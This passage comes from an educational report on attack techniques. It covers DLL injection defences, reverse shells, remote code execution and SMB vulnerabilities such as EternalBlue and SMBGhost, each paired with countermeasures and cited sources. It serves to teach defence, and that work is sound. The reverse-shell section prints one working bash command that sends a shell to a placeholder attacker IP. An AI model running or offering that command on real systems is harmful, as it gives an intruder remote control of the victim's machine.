  Use APIs like SetDefaultDllDirectories() or LoadLibraryEx() with LOAD_LIBRARY_SEARCH_SYSTEM32 to prevent loading from unsafe folders, in which those functions tell Windows to only load DLL from trusted folders like system32, and not from the app folder, etc.
  Ensure that DLLs are always loaded using fully qualified paths, to ensure that the correct DLL is loaded.

- Harden Application Environment:
  Ensure DLLs and applications reside in secure, non-writable directories so that attackers are unable to plant malicious files.
  Also keep applications and OSes up to date to ensure that the latest protection features like Secure Boot and enforced signing are enabled.

- Monitor Critical API calls:
  Keep an eye on function calls commonly used in injection, such as CreateRemoteThread(), WriteProcessMemory, VirutalAllocEx(). Use Endpoint detection and response tools (EDR) to detect these calls in suspicious contexts. [8]

Fun Fact:
Reflective DLL Injection – a stealthy method of injecting a DLL entirely from memory without ever writing it to disk – was introduced in 2008 by security researcher Stephen Fewer of Harmony Security. This innovation helped move injection techniques from disk-based to fileless, making malware significantly harder to detect. [9]

Reverse Shells:

A reverse shell, also known as a remote/connect back shell, takes advantage of the vulnerabilities on a target system to activate a shell session and access the victim's computer remotely, with the objective of redirecting the input and output connections of the target system's shell and grant the attacker remote access.
Essentially, in a normal shell, the attacker connects to the victim. But in a reverse shell, the victim is the one that is connecting to the attacker.
This approach would thus help the attacker bypass firewalls or NAT, as most systems block incoming connections but allow outgoing ones.

How it works:

1. The attacker sets up a listener - the may open a port and wait for a connection.

2. The victim then runs a payload. It could be a malicious executable or command, delivered via phishing, exploit, etc. This payload usually tells the victim's system to connect back to the attacker's IP and port.

3. Once the victim connects back, the attacker gets a shell prompt, they can now run commands on the victim's machine remotely.

An example command would be:

```
bash -i >& /dev/tcp/ATTACKER-IP/4444 0>&1
```

Where it tells the victim's system to send a shell over TCP to the attacker's Ip on port 4444

In a typical remote shell attack, the attacker directly connects to the target machine and opens a shell session, called a bind shell.
However, if the target device is behind a firewall or has a private (non-public) IP address, the attacker may use a reverse shell instead.

With a reverse shell, the target machine starts the connection and reaches out to the attacker's device, which is listening.
This makes it easier to bypass firewalls and NAT (Network Address Translation), since outgoing connections are usually allowed.
While reverse shells can be used for legitimate remote maintenance in NAT-protected environments, attackers often abuse them to gain access to internal systems and run operating system commands — all while slipping past normal network defenses.

This is dangerous because it gives the attacker direct command line access to the victim's system, enabling them to move around freely, download/upload files, or install more malware. They can also often bypass firewalls as the connection is outbound.

In the real world, reverse shells are often used after a successful exploit like buffer overflows or DLL injections. The attacker would use the shell to perform post exploitation tasks, such as privilege escalation, dumping passwords, installing persistence, etc. [10]

Remote Code Execution: Remote Code Execution is a subset of Arbitrary Code Execution. ACE refers to an attacker being able to execute any code they desire on a target machine, and RCE is the ability to remotely perform ACE over a network, i.e., without direct access to the target. Notably, RCE is distinct from XSS, as cross-site scripting generally does not lead to injected code being run on the server directly, instead being run on the browsers of victims who visit an affected page.

In general, computers will only run programs, and therefore code, that has been written by the user themselves, or programs that have been certified to be safe. Otherwise, Windows Defender will produce a warning message that informs a user that an application may be suspicious. Therefore, ACE and RCE exploits must rely on vulnerabilities to be able to execute code on a target. For example, improper input sanitization can allow attackers to

upload malicious code to a web server and install a reverse shell, allowing them remote access. From there, an attacker can send commands to run whatever code they want.

Remote code execution is highly dangerous, because it gives remote attackers many options on how to further compromise a machine, like installing malware, stealing, or destroying data.

Some ways RCE can be performed include:

1. Injection vulnerabilities
   If a web server allows you to submit user inputs, and does not sanitize your inputs sufficiently, properly crafted malicious input can cause the server to interpret part of the input as code and run it, leading to attacker-written code being run by the server. Examples of this include SQL injection and command injection.
2. Insecure deserialization
   Serialization refers to data constructs being converted into strings to simplify data transfer, and deserialization refers to strings being converted into data. Insecure deserialization of untrusted string data instead of a safe format, like .json, can lead to attacker-controlled input being wrongfully interpreted, possibly leading to the execution of attacker-written code.
3. Buffer overflow
   Buffers are areas in computer memory that have a pre-allocated size. If an attacker writes more data than the size of the buffer holds in a program, the attacker can overwrite other data and cause the program to misbehave and execute code from outside of the bounds of the program. For example, buffer overflows can overwrite the return address of a function, causing the execution of the program to jump to whichever address is set by the attacker, allowing any code written by the attacker to be run.
4. File mismanagement
   If a site allows you to upload files to it, it may be possible to upload a file containing malicious code to the site and cause the server to run the file, allowing an attacker to perform RCE. For example, a reverse shell could be uploaded to the server and the shell could be run, leading to the attacker gaining command-line access to the server.

Because of the risk caused by RCE, it is important to secure your web servers and applications against it. Countermeasures that can prevent RCE or mitigate its effects include:

1. Proper input sanitization
   Many RCE vulnerabilities rely on the web server not properly securing user input. User-provided data should not be trusted and should be properly sanitized to ensure that it does not contain any malicious code that could be mistakenly executed. Examples include encoding output to prevent code execution, or concatenating input with a string to ensure that user input is always being read as string data and not executable code.
2. Updating and patching
   Like with most types of exploits, ensuring that systems and protocols are up to date will mitigate most RCE threats by ensuring that system vulnerabilities do not compromise the safety of your web server and application. By updating and patching your systems frequently, you ensure that attackers must rely on flaws within the application being hosted to be able to remotely execute code on the system.
3. Network monitoring and filtering
   Certain RCE exploits that rely on network transfer can be detected and blocked pre-emptively by a firewall. Next-gen firewalls can analyse the content of network traffic and

identify and block suspicious packets. For example, a next-gen firewall can detect crafted payloads and block them, preventing attackers from exploiting poor deserialization, or they can block suspicious file uploads, preventing an attacker from uploading files for the server to run. [11]

4. Using the principle of least privilege
   Least privilege can prevent an attacker from gaining further access to a system after compromising a user. If the attacker can only gain access to and run code on a low-privilege user account, the attacker may not be able to further access the system. For example, the www-data user that is used to host web applications is given the minimum permissions and access it requires to function, so if an attacker manages to compromise it, they will be heavily limited in what actions they can perform against the server afterwards. [13] [12]

SMB exploitations: SMB, short for Server Message Block, is a communication protocol to allow sharing access to files, printers, serial ports, directories, and other resources within a network. Primarily used to connect Windows computers, it runs on servers and allows computers on the network to act as a client and to remotely upload and download files and access printers and shared directories. SMB utilizes the TCP/IP model to transport data over port number 445. Since the introduction of SMB, new "dialects" of it have been released, which are essentially new versions of the protocol, improving security, scalability, and performance. For the sake of clarity, dialects will be referred to as versions within this explanation. SMB supports inter-version communication, allowing clients and servers to communicate no matter what version of SMB they use. Particularly important versions of the SMB protocol include SMB 2.0, which greatly improved performance, especially within larger networks, and SMB 3.0, which introduced end-to-end encryption, protecting transferred data from being eavesdropped on. Due to the security provided in later versions of the protocol, most modern systems will rely on later versions of SMB, and SMB 1.0 is recommended to be disabled in most SMB implementations due to security concerns.[14] [15]

SMB exploitations for modern versions of SMB generally rely on failures to securely implement the protocol, rather than flaws in the protocol itself, because of new features introduced in these versions, like signing, end-to-end encryption, and pre-authentication integrity. Notable SMB vulnerabilities include:

1. EternalBlue: A vulnerability within unpatched versions of SMB 1.0 that allows an attacker to perform RCE on a target computer. This vulnerability is especially dangerous because SMB 1.0 is still used by a significant number of computers nowadays, making it hard to stop fully.[16]
2. SMBGhost: This vulnerability relies on a certain Windows SMB kernel driver, which contains a flaw in how it calculates a buffer size. It sums up two values, which are both controllable by the user, and places it within a 32-bit register. The issue is that no check to see if the sum fits within the register, allowing an attacker to set values to deliberately cause integer overflow and assign an abnormally small buffer to the information sent, leading to buffer overflow, and subsequently, remote code execution.[17]
3. SMBleed: This vulnerability relies on the decompression function of SMBv3, allowing attackers to specify the amount of data being sent, and causing the server to respond with

kernel memory information. This exploit can be chained with SMBGhost, using the information gathered from this exploit to make SMBGhost work more reliably. [18]

Countermeasures to SMB exploits include:
Disabling SMBv1 access: As SMBv1 is much less secure than later versions of the SMB protocol, disabling it will reduce the attack surface of the network and ensure that versions of SMB with traffic encryption are used, making exploitation far harder.
Punctual updating and patching: SMB exploits generally rely on unpatched systems to function. Patched systems are far less vulnerable to SMB exploits, and force attackers to find new exploits in other software to be able to target a system.
Using implementation best practices: Measures like ensuring that the SMB protocol is never publicly accessible by blocking inbound traffic from port number 445, network segmentation, and least privilege, all work to either prevent or reduce the harm caused by SMB vulnerabilities.[19]

Citations

[1] Security Update Guide - Microsoft Security Response Center. (n.d.). https://msrc.microsoft.com/update-guide/vulnerability/CVE-2024-43451

[2] Sharadin, G. (2023, December 21). What is a Buffer Overflow | Attack Types and Prevention Methods | Imperva. Learning Center. https://www.imperva.com/learn/application-security/buffer-overflow/

[3] What is buffer overflow? Attacks, types & vulnerabilities | Fortinet. (n.d.).Fortinet. https://www.fortinet.com/resources/cyberglossary/buffer-overflow

[4] Mba, J. F. (2025, July 17). How to prevent a buffer overflow attack. PurpleSec. https://purplesec.us/learn/prevent-buffer-overflow-attack/

[5] MS08-067: Vulnerability in Server service could allow remote code execution - Microsoft Support. (n.d.). https://support.microsoft.com/en-us/topic/ms08-067-vulnerability-in-server-service-could-allow-remote-code-execution-ac7878fc-be69-7143-472d-2507a179cd15

[6] Yuceel, H. C. (2025, March 11). MITRE ATT&CK T1055.001 Process injection: DLL injection. Picus Security. https://www.picussecurity.com/resource/blog/t1055-001-dll-injection

[7] Wikipedia contributors. (2025, March 26). DLL injection. Wikipedia. https://en.wikipedia.org/wiki/DLL_injection

[8] Mitigation for Dll hijacking - Microsoft Q&A. (n.d.). https://learn.microsoft.com/en-us/answers/questions/1690652/mitigation-for-dll-hijacking

[9] Team, M. D. S. R. (2023, May 16). Detecting reflective DLL loading with Windows Defender ATP. Microsoft Security Blog. https://www.microsoft.com/en-us/security/blog/2017/11/13/detecting-reflective-dll-loading-with-windows-defender-atp/

[10] Sharadin, G. (2023a, December 20). What is a reverse Shell | Examples & Prevention Techniques | Imperva. Learning Center. https://www.imperva.com/learn/application-security/reverse-shell/

[11] What Is Remote Code Execution? (n.d.). Cloudflare. https://www.cloudflare.com/learning/security/what-is-remote-code-execution/

[12] Remote Code Execution (RCE): How it works & 8 defensive strategies. (n.d.). https://www.oligo.security/academy/remote-code-execution-rce-how-it-works-and-8-defensive-strategies

[13] What is the www-data user? (n.d.). Ask Ubuntu. https://askubuntu.com/questions/873839/what-is-the-www-data-user

[14] Awati, R., Sheldon, R., & Scarpati, J. (2025, March 17). What is the Server Message Block (SMB) protocol? How does it work?Search Networking. https://www.techtarget.com/searchnetworking/definition/Server-Message-Block-Protocol

[15] Commonly exploited protocols: Server Message Block (SMB). (2021, June 10). CIS. https://www.cisecurity.org/insights/blog/commonly-exploited-protocols-server-message-block-smb

[16] Burdova, C. (2024, November 14). What is EternalBlue and why is the MS17-010 exploit still relevant? What Is EternalBlue and Why Is the MS17-010 Exploit Still Relevant? https://www.avast.com/c-eternalblue

[17] SMBGhost - An Overview of CVE-2020-0796. (2021, September 14). Keysight. https://www.keysight.com/blogs/en/tech/nwvs/2022/02/11/smbghost-an-overview-of-cve-2020-0796

[18] EMT. (2020, July 23). A Critical Vulnerability ‘SMBleed’ Impacts Windows SMB Protocol. https://emtmeta.com/a-critical-vulnerability-smbleed-impacts-windows-smb-protocol/

[19] What is an SMB exploit? How it works & examples | Twingate. (n.d.). https://www.twingate.com/blog/glossary/smb%20exploit